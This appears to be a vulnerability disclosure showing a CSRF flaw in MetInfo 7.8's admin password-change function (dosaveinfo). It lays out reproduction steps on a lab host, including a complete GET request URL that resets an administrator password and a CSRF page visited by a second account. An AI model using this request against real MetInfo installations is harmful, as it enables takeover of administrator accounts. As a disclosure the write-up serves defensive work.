
<https://www.metinfo.cn/download/>




app\system\admin\admin\index.class.php dosaveinfo()There is no operation in the code to determine whether it is legal



Test1 id is 10, password 123456

Test2 id is 11, password 123456


Test3 id is 12 password 123456





Log in to test1 (using admin is also possible)


Change your password, capture packets, and send them to the built-in csrf generation module of BP,

You can also directly change it to a get request, and the administrator can directly access it

http://192.168.124.217/metinfo7.8/admin/?n=admin&c=index&a=doSaveInfo&admin\_pass=12345678&admin\_pass\_replay=12345678&admin\_name=&admin\_mobile=&admin\_email=&submit\_type=save Can also be successfully modified










Change the password to 12345678


Other information can also be modified

Log in to test2

Access http://192.168.124.217/csrf.html





 The password for test2 was successfully changed to 12345678

